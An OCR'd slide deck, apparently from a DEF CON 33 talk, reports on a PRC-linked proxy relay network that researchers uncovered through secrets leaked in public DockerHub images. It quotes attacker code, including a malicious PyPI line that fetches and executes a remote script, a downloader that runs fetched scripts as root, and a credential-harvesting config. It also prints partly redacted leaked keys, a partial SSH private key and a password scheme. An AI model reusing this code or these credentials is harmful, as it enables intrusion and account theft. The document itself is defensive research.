Meeting Mac

Inside Look at a PRC-based Operational Relay Network

Zane “earf” Hoffman
Michael “mtu” Torres
DEF CON 33, August 2025

Overview

- Introduction
  - Who are we, what did we do, what did we find
- Docker Secrets
  - Scanning at scale, Git secrets, Finding Mac
- Stumbling Into Success - Initial analysis
- Fanning Out - database backups, notes, SSH keys
  - Incidental vulnerability research, as a treat
- “Runner” types
- Data backup locations
- Relay network services
- Relay network email addresses, domain names, usernames
- Outro




Figure 1 - Mac, when he hears we're burning his relay network

Introduction - `w -h | cut -d' ' -f1 | xargs id`

Zane “ear{f, l}” Hoffman

- A dude



Michael “mtu” Torres

- Another dude



Secrets in Docker containers

- Inspired by Docker Exploitation Framework @DEF CON 32, started writing a scanner in our hotel room
- How to containerize an application?
  - Docker says: `COPY . .`, build, and push
- Often includes files like `.env`, source code with credentials, or other sensitive data

https://defcon.org/html/defcon-32/dc-32-demolabs.html#54164
https://dockerexploitationframework.github.io/

Scanning at Scale


- Scan “most recently updated” DockerHub containers
  - Using DockerHub’s undocumented search API
- Regexes for file contents of interest
  - TruffleHog is probably better than stubbornly writing your own secret scanner :)
- Found data included:
  - API keys for:
    - OpenAI (so, so many OpenAI keys)
    - Binance (mainly from trading bots)
    - Cloud providers (AWS/GCP)
  - Database credentials (including “prod DB writer” for an internet-facing SQL server owned by an online casino)
  - Database backups
- Too much data, too many false positives




Scanning at Scale

- Alert/development fatigue is real, leading to many conversations like these





Scanning at Scale



- In the middle of our initial testing, Docker rolled out API limits coincidentally the same as the rate we were hitting (sorry <3)
  - Rate limit has since been rolled back



User type	Rate limit
Anonymous users	100 pulls per 6 hours per IP address
Authenticated users	200 pulls per 6 hour period
Users with a paid Docker subscription	Up to 5000 pulls per day

https://www.docker.com/blog/november-2024-updated-plans-announcement/

Scanning at Scale

….what if?




Git Secrets and why you shouldn't `COPY . .`

- With no `.dockerignore`, `COPY . .` includes Git metadata
  - Leaked Git metadata has been used by others to great effect in bug bounties (50k) and by other bad guys
- Docker build && push CI jobs in GitHub/GitLab include the job token
  - Tokens expire when the job finishes (or close enough)
  - Exploitable race condition if the job runs for large amounts of time after `docker image push` - for example, if one job is pushing multiple containers.

https://docs.docker.com/get-started/workshop/02_our_app/

Demo - CI Action Secret Leak Exploit




Git Secrets

```
-rw-r--r--    1 root     root           753 Mar 10 21:18 attachment_zip_contains_html_fil
/opt/detection-signals/signals/attachments # cat attachment_pdf_inv_w9.yml
name: "Attachment: PDFs with W9 and Inv Filenames"
type: "query"
source: |
  type.inbound
  and any(attachments, regex.icontains(.file_name, '\b[Ww][-_]?9\b.*\.pdf$'))
  and any(attachments,
          regex.icontains(.file_name,
                          '\b(?:INV|inv|LNV|lnv|INVOICE|invoice)[-_]*[0-9]{6,8}.*\.pdf$'
          )
  )

tags:
  - "Suspicious PDF Attachments"
description: |
  The PDF Attachments contains filenames commonly associated with BEC attacks.
```

- Metrics
  - 81,227 containers scanned in ~3 months
  - 15,254 unique containers contained Git metadata (19% of containers)
  - 1,488 “hits” for non-public Git repos (10% of discovered repos, 2% of scanned containers)
    - 499 unique repos
    - Non-public means:
      - 404/400s on public sites (GitHub/GitLab/BitBucket/Gitee)
      - Connection timeout for private Git servers (git.`$COMPANYNAME`.com)
- Notables
  - “Enterprise” branches of Apache open source projects
  - Russian dash cam manufacturer
  - Security vendor’s private detection rules
  - None of the above ever responded to our disclosures):
    - Even when we sent it to the last email in `git log`

Git Secrets - Fancy Charts of Findings

[redacted]	[redacted]	[redacted]	404	var/www/html/.git/config	blobs/ sha256/79782116c87f6b9d2ffec65ad2 379e8e005a950667325e4cfe1b5141a2…	(empty)	Mar 17, 20
[redacted]	[redacted]	[redacted]	404	var/www/html/.git/config	(empty)	(empty)	Mar 17, 20
[redacted]	[redacted]	[redacted]	401	opt/[redacted]/api/.git/config	(empty)	(empty)	Mar 17, 20
[redacted]	[redacted]	[redacted]	404	app/.git/config	(empty)	(empty)	Mar 16, 20
[redacted]	[redacted]	[redacted]	404	app/.git/config	(empty)	(empty)	Mar 16, 20
[redacted]	[redacted]	[redacted]	-1	[redacted].git/config	(empty)	(empty)	Mar 16, 20
[redacted]	[redacted]	[redacted]	-1	rails/.git/config	(empty)	(empty)	Mar 16, 20
[redacted]	[redacted]	[redacted]	404	app/.git/config	(empty)	(empty)	Mar 16, 20
[redacted]	[redacted]	[redacted]	-1	data/.git/config	(empty)	(empty)	Mar 16, 2025 @ 15:07:50.561



Finding Mac

- One DockerHub user, “Mac”, was updating multiple public images ~daily or more
  - Docker containers as free cloud storage? Sure, why not
- Private Git repos in backups
  - Led to other DockerHub users doing the same
- In total:
  - 3 users
  - 38 repositories (`user/containername`)
  - Hundreds of container images (`user/containername:tag`)
  - A lot of data

Stumbling Into Success

10:40 PM **mtu** so uh

10:40 PM **mtu** mac[redacted]

mtu that family of containers

mtu it looks a lot like someone that uh

mtu is spinning up and down infrastructure to proxy other traffic through

mtu Vercel, Fly, HuggingFace

mtu interconnected via a tailscale network

mtu primary endpoint is then "gw-tsnet.devxops.eu.org -> vps-ali2"


mtu hairpins some traffic through hxxp://forward.devxops.eu.org:49192 (edited)

mtu error that gives is "Illegal blocking 690" in chinese....

mtu which redirects to great firewall of china generic error page hxxp://114.115.192.246:9080/error.html

mtu

Introduction - What Did We Find



What Did We Find

- High confidence:
  - PRC-based “Operational Relay Box (ORB) Network”
    - https://cloud.google.com/blog/topics/threat-intelligence/china-nexus-espionage-orb-networks
    - TLDR: Proxy machines for bad actors
  - More than one person involved in development and operations
    - Observed messages between two personas in notes (.rec files, no it’s not GNU recutils)
  - In development since 2022 (Earliest commit is October 2022)
- Medium confidence:
  - Used to proxy web traffic, manage social media accounts, and otherwise do anonymous browsing
- Low confidence:
  - Used for malicious activity
    - One malicious PyPi package, One CobaltStrike listener log

Network Tunneling Protocols

- nps (https://github.com/ehang-io/nps/tree/master) used for node-hub C2
- Modifying frp fingerprint (https://github.com/fatedier/frp) by changing all key names
- Use https://playit.gg/, TailScale, CloudFlare Tunnels to obscure C2 destination IPs
- “Multi-cloud” runners
  - Full VMs
  - Co-opted serverless compute
  - Co-opted DevOps tooling (GH actions, GCS)

```
mtu@dev-instance:~/fetchstuff/frp-modify$ cat re-msg.py
import re
import random
import string

msg_file = "./pkg/msg/msg.go"

with open(msg_file, 'r', encoding='utf-8') as f1, open(f"{msg_file}.bak", 'w+', encoding=
    re1 = re.compile("json:\"(.*?)\"")
    for line in f1:
        ran_str = ''.join(random.sample(string.ascii_letters + string.digits, 8))
        f2.write(re.sub(re1, f"json:\"{ran_str}\"", line))
```

Script showing automated mutation of FRP fingerprint

Network Infrastructure

- “Hub” domain names:
  - nps.devxops[.]eu.org
  - hk3.devxops[.]eu.org
  - rn.devxops[.]eu.org
- “Private” services
  - gh.note4[.]eu.org
    - Provides web access to their GitHub repos
  - fhost.devxops[.]eu.org
    - File hosting (scripts, tools, etc)
  - node-{us, hk}.devxops[.]eu.org
    - “Workstations” running RDP
- Misc
  - devxops[.]tk
    - ms.devxops[.]tk:7004/cobaltstrike4.0-cracked.zip
  - hw.52umall.top
    - “Huawei VPS” (`vscode-remote://hw2.52umall.top:33598`)
  - 116.205.173.139:5000 - “vps-hw2”

Data Persistence

- Data saved to:
  - Teracloud.jp (WebDAV)
  - DockerHub images
  - Github Repositories
  - HuggingFace
  - Backblaze (B2)
  - OneDrive

```
root@elephant-containeranalyst:...docker-tmpl/ci# cat dev.rec


# 0628:

1. cache storage: double backup with dataset and dockerhub
2.
```

```
curl https://bucket-2022.s3.us-west-004.backblazeb2.com/
```

JavaScript

```
export B2_ACCOUNT_ID=004bfb6bf4677d1
export B2_ACCOUNT_KEY=K004r6xi5S0amk
```

```
scripts cat rclone.conf


[jp-tara-web137]
type = webdav
url = https://toi-teracloud.jp/dav/
vendor = other
user = tmp0230
```

```
root@e254e0963f44:/app/extra# cat rclone.conf
[ms-onedrive]
type = onedrive
client_id = c49f0b3d-4f28-42f1-9816-ffbc003e6be5
client_secret = -HZOUMsGZyZxxxx
token = {"access_token":"eyJ0eXAiOiJKV1QiLCJub25j
drive_id = b!Rpp0A-bZpk-p9J0m0kLJTXuAzTlZ72JDgZ4_
drive_type = business
```

```
r2-token: vyg_nf4kbiCK-kWF6B_Zonli2SC75V5f3E83JYzY
curl -X GET "https://api.cloudflare.com/client/v4/user/tokens/verify" \
     -H "Authorization: Bearer vyg_nf4kbiCK-XXX" \
     -H "Content-Type:application/json"

r2 token: OZ9h_bjk0t16BYRwdoZijcedfdEDFWkrAoH0K5p-
acess key id: a10919136396d1628ded867e232e6122
secret access key: 3a0b6baxxx
s3 endpoints: https://5f9f78037c6ea6db05e37cbb6cb2cf23.r2.cloudflarestorage.com
```

Data Persistence - Additional Info

- Decoding the OneDrive JWT, we get some metadata about the requestor


```
"aud": "00000003-0000-0000-c000-000000000000",
"iss": "https://sts.windows.net/57e3ec9c-4c39-44cf-91d6-960ead863b19/",
"iat": 1611829733,
"nbf": 1611829733,
"exp": 1611833633,
```

```
"tid": "57e3ec9c-4c39-44cf-91d6-960ead863b19",
"unique_name": "2020000017@host.ac.cn",
"upn": "2020000017@host.ac.cn",
"uti": "px8nufKeP0mmYkVLph_AAA",
"ver": "1.0",
"wids": [
    "b79fbf4d-3ef9-4689-8143-76b194e85509"
],
```

```
"app_displayname": "ms-onedrive",
"appid": "c49f0b3d-4f28-42f1-9816-ffbc003e6be5",
"appidacr": "1",
"idtyp": "user",
"ipaddr": "157.122.157.77",
"name": "2020000017",
"oid": "1b565f79-82ea-4097-aa2c-704e645b3945",
"platf": "5",
"puid": "10032000FB30FBA1",
"rh": "0.AAAAnOzjVzlMz0SR1pYOrYY7GT0Ln8QoT_FCmBb
"scp": "Files.Read Files.Read.All Files.ReadWrit
"signin_state": [
    "kmsi"
-
```

Credentials

- SSH private keys for root user, including list of hosts they're for
- Passwords
  - Follow a standard: `ab*0@$LETTER`
  - E.g. `tmp0230`:`ab*0@T`, `coral86`:`ab*0@CO`
  - md5("zaneandmichaelsittinginatree" + tmp0230's password) == 51843cbe3026f39b2fe58d7236e1e38f
    - GLHF :)
  - Applies to emails, eu.org domain accounts, and basically just every type of account

```
➜  sp-hug-335 cat local/confs/ssh-config

Host 335
  HostName nps.devxops.eu.org
  Port 33522
  StrictHostKeyChecking no
  IdentityFile "/app/.ssh/reverse_ssh_key"

Host 327
  HostName nps.devxops.eu.org
  Port 32722
  StrictHostKeyChecking no
  IdentityFile "/app/.ssh/reverse_ssh_key"%


-----BEGIN RSA PRIVATE KEY-----
MIIEoQIBAAKCAQEA7GyNIAO0Bz7Gde2JJ602Lyh/AM811wUTIc4rYFOKz7w8c9Sr
l89TGDduyfs4KhP1h5vwD4PZTw0iURY9a8euYVJOYgLvIkFNL3IPtpW2syp935G6
Whisdf+wnwTNmSLnCFZfLrV/VezXHkEalBTh6WdSEYX6UtLLQBgmCXD6s1c4E+jW
```

More Credentials

- API keys for:
  - Heroku (27)
  - Github (25)
  - HuggingFace (13)
  - Upstash (9)
  - Render (7)
  - Supabase (4)
  - CloudFlare (2)
  - Teracloud (2)
  - Gitlab (2)
  - Fly.io (2)
  - Backblaze (1)
  - Groq (1)
  - xAI (1)

Even More Credentials

- Emails
  - At least 50, with large prevalence of gmail/outlook
  - Honestly, there's too many for us to pull out of all our notes to count
  - Top frequent ones:
    - macbook3pro@gmail.com
    - tmp0230@o2.pl && tmp0230@gmail.com
    - coral-86@outlook.com
    - snake8cmask@gmail.com
    - cs4xack@gmail.com
    - feapder3sk@gmail.com
  - Not including tooling to create new ones
- Social Media
  - Twitter (2)
  - Facebook (2)



The only activity on one of the Twitter accounts

Somehow, even more credentials (as a service)

- API to fetch credentials from object storage

```
_CRED_CONFIG=$(cat << 'EOF'
{
    "S3_CRED_EXT": {
        "*/gcloud": "tar.gz",
        "*/aws": "tar.gz",
        "*/azure": "tar.gz",
        "*/ssh": "tar.gz",
        "*/desktop": "tar.gz",
        "*/android": "tar.gz",
        "*/ios": "tar.gz",
        "*/browser/cookies": "json",
        "*/browser/cookie": "json",
        "*/browser/fingerprint": "json",
        "*/browser/state": "json",
        "*/oauth2/gmail": "json",
        "*/oauth2/gdrive": "json",
        "*/oauth2/token": "json",
        "google/oauth2": "json",
        "telegram/logs": "json",
        "wechat/logs": "json"
    }
}
```

Services Offered

- Organized into “Work Groups”
- “Social”
  - Headless Chrome
- “Ops”
  - VS Code Web
  - ttyd
- “Scraper”
  - Recursive cloning of websites
- All nodes:
  - SSH
  - VNC

```
work_groups=(wg_network wg_chrome wg_devops wg_xack_v1 wg_tmp)
for group in $work_groups; do
  wget https://fhost.devxops.eu.org/devops/cicd/inits-v3/workgroup/$group.sh;
done
```

```
wg_network=(300-899)
wg_chrome=(312 313 420-429)
wg_devops=(320-399 326 300)
wg_xack_v1=(344)
wg_tmp=(411-419)
```

Services Offered - Port Forwarding

- Central hub (NPS server) forwards ports
- Pattern: {$NODEID}XX:
  - 22 - SSH
  - 51 - VNC
  - 59 - VNC
  - 69 - noVNC
  - 78 - ttyd
  - 80 - ttyd
  - 90 - GFW bounce? (`Server: ADM/2.1.1`)
  - 91 - pproxy API (returns list of proxies)

Node Numbering

Runner nodes follow a consistent naming pattern (according to their notes, anyway)

```
@dev:~/[redacted]config/_v2/_manage/4ops-base-v2$ cat runner.yaml


H-422:
  tags:
    server, wx ...
  source_args: (type: docker / repo / ... )
    BASE:
    ENV:
    CMD:
  platform_args: ( or list with [] or selector func @xxx with filter )
    "repo": "m[redacted]/aiv3",
    "token": "hf_eLGQyVmz[redacted]",
    "private": True,
    "startup": True,

H-424:
  tags: scraper


S-462:
  tags: chrome, ops
  BASE:

S-465:
  tags: chrome, social
```


```
@dev:~/mac[redacted]config$ cat README.md
# 20241028: ops-config

# about id for runner:
# cloud:
  FLY 40x / HUG 42x / ACT 44x/ SAP 46x / ... GOOGLE / 45x   KAG(GPU) / 48x

# vps:
  NET 50x / WIN 52x / SERV 54x / ...

# lan:
  ROUTER 10x / PC 12x / PHONE 14x / IOT 16x ...
```

```
work_groups=(wg_network wg_chrome wg_devops wg_xack_v1 wg_tmp)
for group in $work_groups; do
  wget https://fhost.devxops.eu.org/devops/cicd/inits-v3/workgroup/$group.sh;
done
```

```
wg_network=(300-899)
wg_chrome=(312 313 420-429)
wg_devops=(320-399 326 300)
wg_xack_v1=(344)
wg_tmp=(411-419)
```

Malicious PIP Package

- ptmpl, [preserved on VirusTotal]
- Downloads script from fhost.devxops[.]eu.org and runs it
- `exec(requests.get('https://funcaptcha[.]ru/paste2?package=requestss').text.replace('<pre>','').replace('</pre>',''))`




```
def main():
    parser = argparse.ArgumentParser(description="Download and run s
    parser.add_argument("--id", type=str, default="h335", help="ID t
    parser.add_argument("--scripts", nargs="+", choices=["sys", "bui
    args = parser.parse_args()

    if args.scripts:
        for script_name in args.scripts:
            script_content = download_script(script_name, args.id)
            if script_content:
                if script_name == "sys":
                    run_script(script_content, as_root=True)
                else:
                    run_script(script_content)
```

Accidental 0day discovery, as a treat

- Some nodes run BaoTa Panel (btPanel)
  - PRC-native web admin panel with >20M installs
- Python Flask web app
- Vuln 1&2, MITM => RCE as Root
  - Downloads a PAM module over HTTP; Attacker can insert a malicious PAM module
    - https://blog.sectorr.dev/PAM-Implant/
    - Patched after blog post
  - Update script fetches shell scripts, rpms, tarballs over HTTP, runs as root
    - Still not patched as of 8 July
- Vuln 3, Improper MFA
  - Same TOTP secret is used for all web users
  - Static “OTP” is used for all SSH users
  - Not patched
- Memory unsafe stuff, probably
  - Multiple C functions do stuff with user input and stack memory they probably shouldn’t

https://ssd-disclosure.com/ssd-advisory-btpanel-mfa-bypass/

Vibe Coding - Not just for web apps

- Lots of database/chat logs with LLMs for assistance in building the thing
  - Since they used the proxy network, they could get around IP geolocation blocks from China
- Some in Simplified Chinese, some in English
- Low amounts of evidence suggesting specifically Cursor was used

Vibe Coding - Not just for web apps

test10-pool/__pool.rec

chatgpt: 0813 macbook3
some time i need to schedule or maintain batch objects , such as acounts of diffe
so i need a pool solution with pythonic to handle such scenes .
1. the solution can let me very convenient to get the object item with flexible f
2. all the pool item data will store on redis .
3. the pool interface should support handle some maintain job for item, for ex ,
4. also need to check the counts of the pool regular , if less then min , it wil
5. the soluton should pythonic and object orient . may need some base or abstrac

good, further more . try follow requires:
1. item support tags , that can be filter by the pool
2. maybe maintain the status of item , for in using , free , maintainng inavail
3. output log for neccessory and import actions
4. seletion algorithms also support base on different statistics from history log
5. any other u think is neccessory and convenient to use for the pool

i think need a better logging mechanism that can Implement methods to analyze his
how about loki , that can analyze and statistics the logs in realtime . or any ot

btw , i will open a new chat to focus on make automation script with chrome client for platfroms like google facebook tiktok xiaohongshu .... to deal common job like register , like , post ...

can u gv me system promopts or cursorrules for better dealing on such jobs

further more , does cursor support multi cursorrules for different directories

----

Yes! Here's a suggested system for handling social media automation scripts:
Directory Structure and Cursor Rules:

/automation_scripts
  /platforms
    /google
      - register.py

Please analyze and design the patch solution with the following hack-friendly approach:

1. Patch Overview
- Target feature/function to add
- Current project version
- Minimal changes needed
- Quick implementation approach

2. Patch Points Analysis
- Possible injection points
  * Hook points in existing code
  * Event/callback opportunities
  * Existing extension mechanisms
- Minimal impact locations
- Backup/restore considerations

3. Implementation Strategy
- Least intrusive approach
  * Monkey patching opportunities
  * Runtime injection possibilities
  * Configuration overrides
- No/minimal original file changes
- Temporary vs. permanent considerations

4. Code Location References
Format: file.go:line_number
Example:
- main.go:50: hook point
- server.go:100: injection location

Outro

- Last update to a “Mac” container was 20 June, 2025
  - Included new GitHub repos, new email addresses
- Takeaways
  - Public docker containers contain lots of juicy secrets
    - Without a `.dockerignore`, `COPY . .` is a risky Containerfile directive
      - Reported to Docker 19 Feb
    - Default GitHub/GitLab/Bitbucket/Gitee CI jobs drop credentials into `.git/config`
      - Reported to GitHub/GitLab 19 Feb, recommended to use environment variables instead of placing credentials in a file. No response.
  - People are using cloud platforms to build scalable proxy networks for questionable purposes



Questions, Comments, Concerns?

- Michael <michael at sectorr.dev>
- Zane <zane at hoffnet.dev>